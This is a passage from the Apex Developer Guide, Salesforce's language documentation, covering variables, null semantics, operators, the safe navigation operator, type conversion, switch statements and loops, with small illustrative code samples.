- `System.SoapType`:

  This enum is returned by the field describe result `getSoapType` method. For more information, see SOAPType Enum.

- `System.DisplayType`:

  This enum is returned by the field describe result `getType` method. For more information, see DisplayType Enum.

- `System.JSONToken`:

  This enum is used for parsing JSON content. For more information, see JsonToken Enum.

- `ApexPages.Severity`:

  This enum specifies the severity of a Visualforce message. For more information, see ApexPages.Severity Enum.

- `Dom.XmlNodeType`:

  This enum specifies the node type in a DOM document.

> **Note:** System-defined enums cannot be used in Web service methods.

All enum values, including system enums, have common methods associated with them. For more information, see Enum Methods.

You cannot add user-defined methods to enum values.

Variables

Local variables are declared with Java-style syntax. As with Java, multiple variables can be declared and initialized in a single statement.

Local variables are declared with Java-style syntax. For example:

```
Integer i = 0;
String str;
List<String> strList;
Set<String> s;
Map<ID, String> m;
```

As with Java, multiple variables can be declared and initialized in a single statement, using comma separation. For example:

```
Integer i, j, k;
```

Null Variables and Initial Values

If you declare a variable and don't initialize it with a value, it will be `null`. In essence, `null` means the absence of a value. You can also assign `null` to any variable declared with a primitive type. For example, both of these statements result in a variable set to `null`:

```
Boolean x = null;
Decimal d;
```

Many instance methods on the data type will fail if the variable is `null`. In this example, the second statement generates an exception (`NullPointerException`)

```
Date d;
d.addDays(2);
```

All variables are initialized to `null` if they aren't assigned a value. For instance, in the following example, `i`, and `k` are assigned values, while the integer variable `j` and the boolean variable `b` are set to `null` because they aren't explicitly initialized.

```
Integer i = 0, j, k = 1;
Boolean b;
```

> **Note:** A common pitfall is to assume that an uninitialized boolean variable is initialized to `false` by the system. This isn't the case. Like all other variables, boolean variables are null if not assigned a value explicitly.

Variable Scope

Variables can be defined at any point in a block, and take on scope from that point forward. Sub-blocks can't redefine a variable name that has already been used in a parent block, but parallel blocks can reuse a variable name. For example:

```
Integer i;
{
    // Integer i;  This declaration is not allowed
}

for (Integer j = 0; j < 10; j++);
for (Integer j = 0; j < 10; j++);
```

Case Sensitivity

To avoid confusion with case-insensitive SOQL and SOSL queries, Apex is also case-insensitive. This means:

- Variable and method names are case-insensitive. For example:

  ```
  Integer I;
  //Integer i;  This would be an error.
  ```

- References to object and field names are case-insensitive. For example:

  ```
  Account a1;
  ACCOUNT a2;
  ```

- SOQL and SOSL statements are case- insensitive. For example:

  ```
  Account[] accts = [sELect ID From ACCouNT where nAme = 'fred'];
  ```

> **Note:** You'll learn more about sObjects, SOQL and SOSL later in this guide.

Also note that Apex uses the same filtering semantics as SOQL, which is the basis for comparisons in the SOAP API and the Salesforce user interface. The use of these semantics can lead to some interesting behavior. For example, if an end-user generates a report based on a filter for values that come before 'm' in the alphabet (that is, values < 'm'), null fields are returned in the result. The rationale for this behavior is that users typically think of a field without a value as just a space character, rather than its actual `null` value. Consequently, in Apex, the following expressions all evaluate to `true`:

```
String s;
System.assert('a' == 'A');
System.assert(s < 'b');
System.assert(!(s > 'b'));
```

> **Note:** Although `s < 'b'` evaluates to `true` in the example above, `'b'.compareTo(s)` generates an error because you're trying to compare a letter to a `null` value.

Constants

Apex constants are variables whose values don't change after being initialized once. Constants can be defined using the `final` keyword.

The `final` keyword means that the variable can be assigned at most once, either in the declaration itself, or with a static initializer method if the constant is defined in a class. This example declares two constants. The first is initialized in the declaration statement. The second is assigned a value in a static block by calling a static method.

```
public class myCls {
    static final Integer PRIVATE_INT_CONST = 200;
    static final Integer PRIVATE_INT_CONST2;

    public static Integer calculate() {
        return 2 + 7;
    }

    static {
        PRIVATE_INT_CONST2 = calculate();
    }
}
```

For more information, see Using the `final` Keyword on page 82.

Expressions and Operators

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.

IN THIS SECTION:

Expressions

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.

Expression Operators

Expressions can be joined to one another with operators to create compound expressions.

Safe Navigation Operator

Use the safe navigation operator (`?.`) to replace explicit, sequential checks for null references. This operator short-circuits expressions that attempt to operate on a null value and returns null instead of throwing a NullPointerException.

Operator Precedence

Operators are interpreted in order, according to rules.

Comments

Both single and multiline comments are supported in Apex code.

SEE ALSO:

Expanding sObject and List Expressions

Expressions

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.

In Apex, an expression is always one of the following types:

- A literal expression. For example:

```
1 + 1
```

- A new sObject, Apex object, list, set, or map. For example:

```
new Account(<field_initializers>)
new Integer[<n>]
new Account[]{<elements>}
new List<Account>()
new Set<String>{}
new Map<String, Integer>()
new myRenamingClass(string oldName, string newName)
```

- Any value that can act as the left-hand of an assignment operator (L-values), including variables, one-dimensional list positions, and most sObject or Apex object field references. For example:

```
Integer i
myList[3]
myContact.name
myRenamingClass.oldName
```

- Any sObject field reference that is not an L-value, including:
  - The ID of an sObject in a list (see Lists)
  - A set of child records associated with an sObject (for example, the set of contacts associated with a particular account). This type of expression yields a query result, much like SOQL and SOSL queries.

- A SOQL or SOSL query surrounded by square brackets, allowing for on-the-fly evaluation in Apex. For example:

```
Account[] aa = [SELECT Id, Name FROM Account WHERE Name ='Acme'];
Integer i = [SELECT COUNT() FROM Contact WHERE LastName ='Weissman'];
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

For information, see SOQL and SOSL Queries on page 157.

- A static or instance method invocation. For example:

```
System.assert(true)
myRenamingClass.replaceNames()
changePoint(new Point(x, y));
```

Expression Operators

Expressions can be joined to one another with operators to create compound expressions.

Apex supports the following operators:

Operator	Syntax	Description
=	x = y	**Assignment operator** (Right associative). Assigns the value of y to the L-value x. The data type of x must match the data type of y and can't be null.

Operator	Syntax	Description
+=	x += y	**Addition assignment operator** (Right associative). Adds the value of y to the original value of x and then reassigns the new value to x. See + for additional information. x and y can't be `null`.
*=	x *= y	**Multiplication assignment operator** (Right associative). Multiplies the value of y with the original value of x and then reassigns the new value to x. Note: x and y must be Integers or Doubles or a combination. x and y can't be `null`.
-=	x -= y	**Subtraction assignment operator** (Right associative). Subtracts the value of y from the original value of x and then reassigns the new value to x. Note: x and y must be Integers or Doubles or a combination. x and y can't be `null`.
/=	x /= y	**Division assignment operator** (Right associative). Divides the original value of x with the value of y and then reassigns the new value to x. Note: x and y must be Integers or Doubles or a combination. x and y can't be `null`.
|=	x |= y	**OR assignment operator** (Right associative). If x, a Boolean, and y, a Boolean, are both false, then x remains false. Otherwise x is assigned the value of true. x and y can't be `null`.
&=	x &= y	**AND assignment operator** (Right associative). If x, a Boolean, and y, a Boolean, are both true, then x remains true. Otherwise x is assigned the value of false. x and y can't be `null`.
<<=	x <<= y	**Bitwise shift left assignment operator**. Shifts each bit in x to the left by y bits so that the high-order bits are lost and the new right bits are set to 0. This value is then reassigned to x.
>>=	x >>= y	**Bitwise shift right signed assignment operator**. Shifts each bit in x to the right by y bits so that the low-order bits are lost and the new left bits are set to 0 for positive values of y and 1 for negative values of y. This value is then reassigned to x.
>>>=	x >>>= y	**Bitwise shift right unsigned assignment operator**. Shifts each bit in x to the right by y bits so that the low-order bits are lost and the new left bits are set to 0 for all values of y. This value is then reassigned to x.
? :	x ? y : z	**Ternary operator** (Right associative). This operator acts as a short-hand for if-then-else statements. If x, a Boolean, is true, y is the result. Otherwise z is the result. Note: x can't be `null`.

Operator	Syntax	Description
`&&`	`x && y`	**AND logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both true, then the expression evaluates to true. Otherwise the expression evaluates to false. Note: • `&&` has precedence over `||` • This operator exhibits short-circuiting behavior, which means `y` is evaluated only if `x` is true. • `x` and `y` can't be `null`.
`||`	`x || y`	**OR logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both false, then the expression evaluates to false. Otherwise the expression evaluates to true. Note: • `&&` has precedence over `||` • This operator exhibits short-circuiting behavior, which means `y` is evaluated only if `x` is false. • `x` and `y` can't be `null`.

`==`	`x == y`	**Equality operator**. If the value of `x` equals the value of `y`, the expression evaluates to true. Otherwise the expression evaluates to false.
		
		📝 Note:
		
		• Unlike Java, `==` in Apex compares object value equality not reference equality, except for user-defined types. Therefore:
		  – String comparison using `==` is case-insensitive and is performed according to the locale of the context user
		  – ID comparison using `==` is case-sensitive and doesn't distinguish between 15-character and 18-character formats
		  – User-defined types are compared by reference, which means that two objects are equal only if they reference the same location in memory. You can override this default comparison behavior by providing `equals` and `hashCode` methods in your class to compare object values instead.
		• For sObjects and sObject arrays, `==` performs a deep check of all sObject field values before returning its result. Likewise for collections and built-in Apex objects.
		• For records, every field must have the same value for `==` to evaluate to true.
		• `x` or `y` can be the literal `null`.
		• The comparison of any two values can never result in `null`.
		• SOQL and SOSL use `=` for their equality operator and not `==`. Although Apex and SOQL and SOSL are strongly linked, this unfortunate syntax discrepancy exists because most modern languages use `=` for assignment

Operator	Syntax	Description
		and `==` for equality. The designers of Apex deemed it more valuable to maintain this paradigm than to force developers to learn a new assignment operator. As a result, Apex developers must use `==` for equality tests in the main body of the Apex code, and `=` for equality in SOQL and SOSL queries.
`===`	`x === y`	**Exact equality operator**. If `x` and `y` reference the exact same location in memory the expression evaluates to true. Otherwise the expression evaluates to false.
`<`	`x < y`	**Less than operator**. If `x` is less than `y`, the expression evaluates to true. Otherwise the expression evaluates to false. **Note:** • Unlike other database stored procedures, Apex doesn't support tri-state Boolean logic and the comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` can't be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
`>`	`x > y`	**Greater than operator**. If `x` is greater than `y`, the expression evaluates to true. Otherwise the expression evaluates to false. **Note:** • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` can't be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.

Operator	Syntax	Description
<=	x <= y	**Less than or equal to operator**. If x is less than or equal to y, the expression evaluates to true. Otherwise the expression evaluates to false. 📝 Note: • The comparison of any two values can never result in `null`. • If x or y equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If x and y are IDs, they must reference the same type of object. Otherwise a runtime error results. • If x or y is an ID and the other value is a String, the String value is validated and treated as an ID. • x and y can't be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
>=	x >= y	**Greater than or equal to operator**. If x is greater than or equal to y, the expression evaluates to true. Otherwise the expression evaluates to false. 📝 Note: • The comparison of any two values can never result in `null`. • If x or y equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If x and y are IDs, they must reference the same type of object. Otherwise a runtime error results. • If x or y is an ID and the other value is a String, the String value is validated and treated as an ID. • x and y can't be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
!=	x != y	**Inequality operator**. If the value of x doesn't equal the value of y, the expression evaluates to true. Otherwise the expression evaluates to false. 📝 Note: • String comparison using != is case-insensitive • Unlike Java, != in Apex compares object value equality not reference equality, except for user-defined types. • For sObjects and sObject arrays, != performs a deep check of all sObject field values before returning its result. • For records, != evaluates to true if the records have different values for any field.

42

Operator	Syntax	Description
		• User-defined types are compared by reference, which means that two objects are different only if they reference different locations in memory. You can override this default comparison behavior by providing `equals` and `hashCode` methods in your class to compare object values instead. • `x` or `y` *can* be the literal `null`. • The comparison of any two values can never result in `null`.
`!==`	`x !== y`	**Exact inequality operator**. If `x` and `y` don't reference the exact same location in memory, the expression evaluates to true. Otherwise the expression evaluates to false.
`+`	`x + y`	**Addition operator**. Adds the value of `x` to the value of `y` according to the following rules: • If `x` and `y` are Integers or Doubles, the operator adds the value of `x` to the value of `y`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is incremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is incremented by the specified number of days, with the fractional portion corresponding to a portion of a day. • If `x` is a String and `y` is a String or any other type of non-`null` argument, concatenates `y` to the end of `x`.
`-`	`x - y`	**Subtraction operator**. Subtracts the value of `y` from the value of `x` according to the following rules: • If `x` and `y` are Integers or Doubles, the operator subtracts the value of `y` from the value of `x`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is decremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is decremented by the specified number of days, with the fractional portion corresponding to a portion of a day.
`*`	`x * y`	**Multiplication operator**. Multiplies `x`, an Integer or Double, with `y`, another Integer or Double. If a double is used, the result is a Double.
`/`	`x / y`	**Division operator**. Divides `x`, an Integer or Double, by `y`, another Integer or Double. If a double is used, the result is a Double.
`!`	`!x`	**Logical complement operator**. Inverts the value of a Boolean so that true becomes false and false becomes true.
`-`	`-x`	**Unary negation operator**. Multiplies the value of `x`, an Integer or Double, by -1. The positive equivalent `+` is also syntactically valid but doesn't have a mathematical effect.

Operator	Syntax	Description
++	x++ ++x	**Increment operator**. Adds 1 to the value of `x`, a variable of a numeric type. If prefixed (`++x`), the expression evaluates to the value of x after the increment. If postfixed (`x++`), the expression evaluates to the value of x before the increment.
--	x-- --x	**Decrement operator**. Subtracts 1 from the value of `x`, a variable of a numeric type. If prefixed (`--x`), the expression evaluates to the value of x after the decrement. If postfixed (`x--`), the expression evaluates to the value of x before the decrement.
&	x & y	**Bitwise AND operator**. ANDs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if both of the bits are set to 1.
|	x | y	**Bitwise OR operator**. ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if at least one of the bits is set to 1.
^	x ^ y	**Bitwise exclusive OR operator**. Exclusive ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0.
^=	x ^= y	**Bitwise exclusive OR operator**. Exclusive ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0. Assigns the result of the exclusive OR operation to `x`.
<<	x << y	**Bitwise shift left operator**. Shifts each bit in `x` to the left by `y` bits so that the high-order bits are lost and the new right bits are set to 0.
>>	x >> y	**Bitwise shift right signed operator**. Shifts each bit in `x` to the right by `y` bits so that the low-order bits are lost and the new left bits are set to 0 for positive values of `y` and 1 for negative values of `y`.
>>>	x >>> y	**Bitwise shift right unsigned operator**. Shifts each bit in `x` to the right by `y` bits so that the low-order bits are lost and the new left bits are set to 0 for all values of `y`.
~	~x	**Bitwise Not or Complement operator**. Toggles each binary digit of `x`, converting 0 to 1 and 1 to 0. Boolean values are converted from `True` to `False` and vice versa.
()	(x)	**Parentheses**. Elevates the precedence of an expression `x` so that it's evaluated first in a compound expression.
?.	x?.y	**Safe navigation operator**. Short-circuits expressions that attempt to operate on a null value, and returns null instead of throwing a NullPointerException. If the left-hand side of the chain expression evaluates to null, the right-hand side of the chain expression isn't evaluated.

Safe Navigation Operator

Use the safe navigation operator (`?.`) to replace explicit, sequential checks for null references. This operator short-circuits expressions that attempt to operate on a null value and returns null instead of throwing a NullPointerException.

🛑 Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

If the left-hand-side of the chain expression evaluates to null, the right-hand-side isn't evaluated. Use the safe navigation operator (`?.`) in method, variable, and property chaining. The part of the expression that isn't evaluated can include variable references, method references, or array expressions.

> **Note:** All Apex types are implicitly nullable and can hold a null value returned from the operator.

Examples

- This example first evaluates `a`, and returns null if `a` is null. Otherwise the return value is `a.b`.

```
a?.b // Evaluates to: a == null ? null : a.b
```

- This example returns null if `a[x]` evaluates to null. If `a[x]` doesn't evaluate to null and `aMethod()` returns null, then this expression throws a NullPointerException.

```
a[x]?.aMethod().aField // Evaluates to null if a[x] == null
```

- This example returns null if `a[x].aMethod()` evaluates to null.

```
a[x].aMethod()?.aField
```

- This example indicates that the type of the expression is the same whether the safe navigation operator is used in the expression or not.

```
Integer x = anObject?.anIntegerField; // The expression is of type Integer because the
 field is of type Integer
```

- This example shows a single statement replacing a block of code that checks for nulls.

```
// Previous code checking for nulls
String profileUrl = null;
if (user.getProfileUrl() != null) {
    profileUrl = user.getProfileUrl().toExternalForm();
}
```

```
// New code using the safe navigation operator
String profileUrl = user.getProfileUrl()?.toExternalForm();
```

- This example shows a single-row SOQL query using the safe navigation operator.

```
// Previous code checking for nulls
results = [SELECT Name FROM Account WHERE Id = :accId];
if (results.size() == 0) { // Account was deleted
    return null;
}
return results[0].Name;
```

```
// New code using the safe navigation operator
return [SELECT Name FROM Account WHERE Id = :accId]?.Name;
```

Table 1: Safe Navigation Operator Use-Cases

Allowed use-case	Example	More information
Method or variable or parameter chains	`aObject?.aMethod();`	Can be used as a top-level statement.

Allowed use-case	Example	More information

Using parentheses, for example in a cast.	`((T)a1?.b1)?.c1()`	The operator skips the method chain up to the first closing parenthesis. By adding the operator after the parenthesis, the code safeguards the whole expression. If the operator is used elsewhere, and not after the parenthesis, the whole cast expression isn't be safeguarded. For example, the behavior of
		
		```\n//Incorrect use of safe\nnavigation operator\n((T)a1?.b1).c1()\n```
		
		is equivalent to:
		
		```\nT ref = null;\nif (a1 != null) {\nref = (T)a1.b1;\n}\nresult = ref.c1();\n```

SObject chaining	`String s = contact.Account?.BillingCity;`	An SObject expression evaluates to null when the relationship is null. The behavior is equivalent to `String s = contact.Account.BillingCity.`
SOQL Queries	`String s = [SELECT LastName FROM Contact]?.LastName;`	If the SOQL query returns no objects, then the expression evaluates to null. The behavior is equivalent to: ```\nList<Contact> contacts =\n[SELECT LastName FROM\nContact];\nString s;\nif (contacts.size() == 0) {\n\n s = null; // New behavior\n when using Safe Navigation.\n Earlier, this would throw\nan exception. }\nelse if (contacts.size() ==\n1) {\n s =\ncontacts.get(0).LastName; }\nelse { // contacts.size() >\n1 throw new\nQueryException(...); }\n```

You can't use the Safe Navigation Operator in certain cases. Attempting to use the operator in these ways causes an error during compilation:

- Types and static expressions with dots. For example:
  - Namespaces
  - {Namespace}.{Class}
  - Trigger.new
  - Flow.interview.{flowName}
  - {Type}.class

- Static variable access, method calls, and expressions. For example:
  - `AClass.AStaticMethodCall()`
  - `AClass.AStaticVariable`
  - `String.format('{0}', 'hello  world')`
  - `Page.{pageName}`

- Assignable expressions. For example:
  - `foo?.bar = 42;`
  - `++foo?.bar;`

- SOQL bind expressions. For example:

```
class X { public String query = 'xyz';}
X x = new X();
List<Account> accounts = [SELECT Name FROM Account WHERE Name = :X?.query]
List<List<SObject>> moreAccounts = [FIND :X?.query IN ALL FIELDS
    RETURNING Account(Name)];
```

- With `addError()` on SObject scalar fields. For example:

```
Contact c;
c.LastName?.addError('The field must have a value');
```

> Note: You can use the operator with `addError()` on SObjects, including lookup and master-detail fields.

Operator Precedence

Operators are interpreted in order, according to rules.

Apex uses the following operator precedence rules:

Precedence	Operators	Description
1	`{} () ++ --`	Grouping and prefix increments and decrements
2	`~ ! -x +x (type) new`	Unary operators, additive operators, type cast and object creation
3	`* /`	Multiplication and division
4	`+ -`	Addition and subtraction

Precedence	Operators	Description
5	<< >> >>>	Shift Operators
6	< <= > >= instanceof	Greater-than and less-than comparisons, reference tests
7	== !=	Comparisons: equal and not-equal
8	&	Bitwise AND
9	^	Bitwise XOR
10	|	Bitwise OR
11	&&	Logical AND
12	||	Logical OR
13	= += -= *= /= &= <<= >>= >>>=	Assignment operators

Comments

Both single and multiline comments are supported in Apex code.

- To create a single line comment, use `//`. All characters on the same line to the right of the `//` are ignored by the parser. For example:

```
Integer i = 1; // This comment is ignored by the parser
```

- To create a multiline comment, use `/*` and `*/` to demarcate the beginning and end of the comment block. For example:

```
Integer i = 1; /* This comment can wrap over multiple
                  lines without getting interpreted by the
                  parser. */
```

Assignment Statements

An assignment statement is any statement that places a value into a variable.

An assignment statement generally takes one of two forms:

```
[LValue] = [new_value_expression];
[LValue] = [[inline_soql_query]];
```

In the forms above, `[LValue]` stands for any expression that can be placed on the left side of an assignment operator. These include:

- A simple variable. For example:

```
Integer i = 1;
Account a = new Account();
Account[] accts = [SELECT Id FROM Account];
```

- A de-referenced list element. For example:

```
ints[0] = 1;
accts[0].Name = 'Acme';
```

- An sObject field reference that the context user has permission to edit. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');

// IDs cannot be set prior to an insert call
// a.Id = '00300000003T2PGAA0';

// Instead, insert the record. The system automatically assigns it an ID.
insert a;

// Fields also must be writable for the context user
// a.CreatedDate = System.today();  This code is invalid because
//                                  createdDate is read-only!

// Since the account a has been inserted, it is now possible to
// create a new contact that is related to it
Contact c = new Contact(LastName = 'Roth', Account = a);

// Notice that you can write to the account name directly through the contact
c.Account.Name = 'salesforce.com';
```

Assignment is always done by reference. For example:

```
Account a = new Account();
Account b;
Account[] c = new Account[]{};
a.Name = 'Acme';
b = a;
c.add(a);

// These asserts should now be true. You can reference the data
// originally allocated to account a through account b and account list c.
System.assertEquals(b.Name, 'Acme');
System.assertEquals(c[0].Name, 'Acme');
```

Similarly, two lists can point at the same value in memory. For example:

```
Account[] a = new Account[]{new Account()};
Account[] b = a;
a[0].Name = 'Acme';
System.assert(b[0].Name == 'Acme');
```

In addition to =, other valid assignment operators include +=, *=, /=, |=, &=, ++, and --. See Expression Operators on page 38.

Rules of Conversion

In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be implicitly converted to a String. You must use the `string.format` method. However, a few data types can be implicitly converted, without using a method.

Numbers form a hierarchy of types. Variables of lower numeric types can always be assigned to higher types without explicit conversion. The following is the hierarchy for numbers, from lowest to highest:

1. Integer
2. Long

3. Double

4. Decimal

> 📝 Note: Once a value has been passed from a number of a lower type to a number of a higher type, the value is converted to the
> higher type of number.

Note that the hierarchy and implicit conversion is unlike the Java hierarchy of numbers, where the base interface number is used and implicit object conversion is never allowed.

In addition to numbers, other data types can be implicitly converted. The following rules apply:

- IDs can always be assigned to Strings.
- Strings can be assigned to IDs. However, at runtime, the value is checked to ensure that it is a legitimate ID. If it is not, a runtime exception is thrown.
- The `instanceOf` keyword can always be used to test whether a string is an ID.

Additional Considerations for Data Types

Data Types of Numeric Values

Numeric values represent Integer values unless they are appended with L for a Long or with .0 for a Double or Decimal. For example, the expression `Long d = 123;` declares a Long variable named d and assigns it to an Integer numeric value (123), which is implicitly converted to a Long. The Integer value on the right hand side is within the range for Integers and the assignment succeeds. However, if the numeric value on the right hand side exceeds the maximum value for an Integer, you get a compilation error. In this case, the solution is to append L to the numeric value so that it represents a Long value which has a wider range, as shown in this example: `Long d = 2147483648L;`.

Overflow of Data Type Values

Arithmetic computations that produce values larger than the maximum value of the current type are said to overflow. For example, `Integer i = 2147483647 + 1;` yields a value of −2147483648 because 2147483647 is the maximum value for an Integer, so adding one to it wraps the value around to the minimum negative value for Integers, −2147483648.

If arithmetic computations generate results larger than the maximum value for the current type, the end result will be incorrect because the computed values that are larger than the maximum will overflow. For example, the expression `Long MillsPerYear = 365 * 24 * 60 * 60 * 1000;` results in an incorrect result because the products of Integers on the right hand side are larger than the maximum Integer value and they overflow. As a result, the final product isn't the expected one. You can avoid this by ensuring that the type of numeric values or variables you are using in arithmetic operations are large enough to hold the results. In this example, append L to numeric values to make them Long so the intermediate products will be Long as well and no overflow occurs. The following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long numeric values.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
Long ExpectedValue = 31536000000L;
System.assertEquals(MillsPerYear, ExpectedValue);
```

Loss of Fractions in Divisions

When dividing numeric Integer or Long values, the fractional portion of the result, if any, is removed before performing any implicit conversions to a Double or Decimal. For example, `Double d = 5/3;` returns 1.0 because the actual result (1.666...) is an Integer and is rounded to 1 before being implicitly converted to a Double. To preserve the fractional value, ensure that you are using Double or Decimal numeric values in the division. For example, `Double d = 5.0/3.0;` returns 1.6666666666666667 because 5.0 and 3.0 represent Double values, which results in the quotient being a Double as well and no fractional value is lost.

Control Flow Statements

Apex provides if-else statements, switch statements, and loops to control the flow of code execution. Statements are generally executed line by line, in the order they appear. With control flow statements, you can make Apex code execute based on a certain condition, or have a block of code execute repeatedly.

IN THIS SECTION:

Conditional (If-Else) Statements

The conditional statement in Apex works similarly to Java.

Switch Statements

Apex provides a `switch` statement that tests whether an expression matches one of several values and branches accordingly.

Loops

Apex supports five types of procedural loops.

Conditional (If-Else) Statements

The conditional statement in Apex works similarly to Java.

```
if ([Boolean_condition])
    // Statement 1
else
    // Statement 2
```

The `else` portion is always optional, and always groups with the closest `if`. For example:

```
Integer x, sign;
// Your code
if (x <= 0) if (x == 0) sign = 0; else sign = -1;
```

is equivalent to:

```
Integer x, sign;
// Your code
if (x <= 0) {
    if (x == 0) {
            sign = 0;
    } else  {
            sign = -1;
    }
}
```

Repeated `else if` statements are also allowed. For example:

```
if (place == 1) {
    medal_color = 'gold';
} else if (place == 2) {
    medal_color = 'silver';
} else if (place == 3) {
    medal_color = 'bronze';
} else {
    medal_color = null;
}
```

Switch Statements

Apex provides a `switch` statement that tests whether an expression matches one of several values and branches accordingly.

The syntax is:

```
switch on expression {
    when value1 {  // when block 1
        // code block 1
    }
    when value2 {  // when block 2
        // code block 2
    }
    when value3 {  // when block 3
        // code block 3
    }
    when else {    // default block, optional
        // code block 4
    }
}
```

The `when` value can be a single value, multiple values, or sObject types. For example:

```
when value1 {
}
```

```
when value2, value3 {
}
```

```
when TypeName VariableName {
}
```

The `switch` statement evaluates the expression and executes the code block for the matching `when` value. If no value matches, the `when else` code block is executed. If there isn't a `when else` block, no action is taken.

> Note: There is no fall-through. After the code block is executed, the `switch` statement exits.

Apex `switch` statement expressions can be one of the following types.

- Integer
- Long
- sObject
- String
- Enum

When Blocks

Each `when` block has a value that the expression is matched against. These values can take one of the following forms.

- when `literal` {} (a when block can have multiple, comma-separated literal clauses)
- when SObjectType `identifier` {}
- when `enum_value` {}

The value `null` is a legal value for all types.

Each `when` value must be unique. For example, you can use the literal x only in one `when` block clause. A `when` block is matched one time at most.

When Else Block

If no `when` values match the expression, the `when else` block is executed.

> 📝 **Note:** Salesforce recommends including a `when else` block, especially with enum types, although it isn't required. When you build a `switch` statement using enum values provided by a managed package, your code might not behave as expected if a new version of the package contains additional enum values. You can prevent this problem by including a `when else` block to handle unanticipated values.

If you include a `when else` block, it must be the last block in the `switch` statement.

Examples with Literals

You can use literal `when` values for switching on Integer, Long, and String types. String clauses are case-sensitive. For example, "orange" is a different value than "ORANGE."

Single Value Example

The following example uses integer literals for `when` values.

```
switch on i {
    when 2 {
        System.debug('when block 2');
    }
    when -3 {
        System.debug('when block -3');
    }
    when else {
        System.debug('default');
    }
}
```

Null Value Example

Because all types in Apex are nullable, a `when` value can be `null`.

```
switch on i {
    when 2 {
        System.debug('when block 2');
    }
    when null {
        System.debug('bad integer');
    }
    when else {
        System.debug('default ' + i);
    }
}
```

Multiple Values Examples

The Apex `switch` statement doesn't fall-through, but a `when` clause can include multiple literal values to match against. You can also nest Apex `switch` statements to provide multiple execution paths within a `when` clause.

```
switch on i {
    when 2, 3, 4 {
        System.debug('when block 2 and 3 and 4');
    }
    when 5, 6 {
        System.debug('when block 5 and 6');
    }
    when 7 {
        System.debug('when block 7');
    }
    when else {
        System.debug('default');
    }
}
```

Method Example

Instead of switching on a variable expression, the following example switches on the result of a method call.

```
switch on someInteger(i) {
    when 2 {
        System.debug('when block 2');
    }
    when 3 {
        System.debug('when block 3');
    }
    when else {
        System.debug('default');
    }
}
```

Example with sObjects

Switching on an sObject value allows you to implicitly perform `instanceof` checks and casting. For example, consider the following code that uses if-else statements.

```
if (sobject instanceof Account) {
    Account a = (Account) sobject;
    System.debug('account ' + a);
} else if (sobject instanceof Contact) {
    Contact c = (Contact) sobject;
    System.debug('contact ' + c);
} else {
    System.debug('default');
}
```

You can replace and simplify this code with the following `switch` statement.

```
switch on sobject {
    when Account a {
        System.debug('account ' + a);
    }
    when Contact c {
```

```
        System.debug('contact ' + c);
    }
    when null {
        System.debug('null');
    }
    when else {
        System.debug('default');
    }
}
```

📝 Note: You can use only one sObject type per `when` block.

Example with Enums

A `switch` statement that uses enum `when` values doesn't require a `when else` block, but it is recommended. You can use multiple enum values per `when` block clause.

```
switch on season {
    when WINTER {
        System.debug('boots');
    }
    when SPRING, SUMMER {
        System.debug('sandals');
    }
    when else {
        System.debug('none of the above');
    }
}
```

Loops

Apex supports five types of procedural loops.

These types of procedural loops are supported:

- `do {statement} while (Boolean_condition);`
- `while (Boolean_condition) statement;`
- `for (initialization; Boolean_exit_condition; increment) statement;`
- `for (variable : array_or_set) statement;`
- `for (variable : [inline_soql_query]) statement;`

All loops allow for loop control structures:

- `break;` exits the entire loop
- `continue;` skips to the next iteration of the loop

IN THIS SECTION:

1. Do-While Loops
2. While Loops
3. For Loops

Do-While Loops

The Apex `do-while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
do {
    code_block
} while (condition);
```

📝 **Note:** Curly braces (`{ }`) are always required around a *code_block*.

As in Java, the Apex `do-while` loop does not check the Boolean condition statement until after the first loop is executed. Consequently, the code block always runs at least once.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

do {
    System.debug(count);
    count++;
} while (count < 11);
```

While Loops

The Apex `while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
while (condition) {
    code_block
}
```

📝 **Note:** Curly braces (`{ }`) are required around a *code_block* only if the block contains more than one statement.

